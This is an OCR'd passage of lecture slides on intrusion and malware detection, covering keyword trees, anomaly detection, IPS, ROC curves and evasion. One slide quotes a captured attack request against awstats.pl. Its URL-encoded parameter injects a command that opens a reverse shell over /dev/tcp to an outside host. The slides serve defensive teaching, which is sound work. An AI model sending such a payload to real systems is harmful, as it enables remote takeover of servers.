
Traversal

```
shishe
```

```
058X
 0167X
  0X
   0589
    012
```

Failure Links

- **Problem: Mismatches trigger restart at root node ~ $O(d \cdot n)$**
- **Aho-Corasick Algorithm**
  - Extension of keyword tree with failure links ~ $O(n)$
  - For every node: Link longest proper suffix on path to matching prefix (if any)




Traversal

```
shishe

058L
  167L
    589L
      2
```

Anomaly Detection


- **Detection of attacks as deviations from normality**




- **Normality expressed using a learned model**
  - Models based on specifications, statistics, probabilities, ...
  - ⊕ Detection of unknown and novel attacks
  - ⊖ Inherent semantic gap: anomalous ≠ malicious

Learning Normality

- **Geometric modeling of normality in feature space**
  - Normality described by geometric object, e.g. sphere
  - Explicit or implicit compensation of “dirty” training data
  - Examples: one-class SVM, density estimation, ...



Global models, e.g
one-class SVM



Local models, e.g.
density of neighborhood

Example: **Visualization of Anomalies**


- **Feature spaces often very high-dimensional**
  - Direct understanding of learned models not possible
  - Visualization of indicative patterns in anomalies
- Example: **Feature shading in an anomalous network payload**

```
GET /cgi-bin/awstats.pl?configdir=%7cecho%20%27YYY%27%3b%200
%3c%26152-%3bexec%20152%3c%3e/dev/tcp/nat95.first.fraunhofer
.de/5317%3bsh%20%3c%26152%20%3e%26152%202%3e%26152%3b%20echo
%20%27YYY%27%7c HTTP/1.1..Host: www.first.fraunhofer.de..Con
nection: Keep-alive.Accept: */*.From: googlebot(at)googlebot
.com.User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +ht
tp://www.google.com/bot.html).Accept-Encoding: gzip.Content-
Type: application/x-www-form-urlencoded..Content-Length: 0..
..
```

(Rieck & Laskov, EC2ND 2009)

Technische Universität Braunschweig

Institute of System Security



Intrusion and Malware Detection

Vorlesung “Einführung in die IT-Sicherheit”

Prof. Dr. Konrad Rieck

Part #4

Overview


- **Topic of the unit**
  - Intrusion and Malware Detection
- **Parts of the unit**
  - Part #1: Overview and monitoring
  - Part #2: Analysis and feature extraction
  - Part #3: Detection concepts
  - Part #4: Response and wrap-up

Response


- **Different response strategies to detected threats**
  - Sending or logging of alert messages
  - Blocking of communication and programs
  - Quarantining of infected files
- **Sometimes even remediation possible**
  - Removal of malicious code from files and packets
  - Recovery of system state prior to attack (e.g. snapshot)
- **Response potentially vulnerable to other attacks**
  - Spoofing and denial-of-service attacks again

Example: **IPS**

- **Intrusion Prevention System (IPS)**
  - Regular IDS combined with firewall mechanism
  - Packets matching signatures dropped or redirected




Example: **Cujo Proxy**




- **Web proxy capable of blocking drive-by-download attacks**
  - On-the-fly inspection of JavaScript code base
  - Detection of attack patterns using machine learning
  - Blocking of web pages containing attacks

Putting it together...

- **A classic virus scanner**




- **A classic network intrusion detection system**



- Note: Separation of processing steps often not clear

Detection Performance




- **Performance of detection techniques**
  - Two types of errors: false positives and false negatives
  - Often one type more important than the other


ROC Curves

- **Receiver Operating Characteristic (ROC)**
  - Visualization technique from domain of signal processing
  - Detection varied using threshold (operational point)

Regular ROC curve



Bounded ROC curve



Evasion and Future

- **Some evasion approaches**
  - Red herring = denial of service with fake attacks
  - Mimicry attacks = adaption of attacks to normal data
  - Poisoning = contamination of learning data
- **Constant arms race with attackers**
  - Non-stop generation of new attack signatures
  - Machine learning approaches as alternative?
  - Deviation from Kerckhoff's principle ⇝ bad security
- **Research focus on new detection methods**

Summary

Summary

- **Intrusion and malware detection**
  - Automatic identification of security threats
  - Different (contrasting) analysis and detection concepts
  - Response and remediation possible but hard
- **Detection systems in practice**
  - Regular update of detection models necessary
  - Challenge of maintaining accuracy over time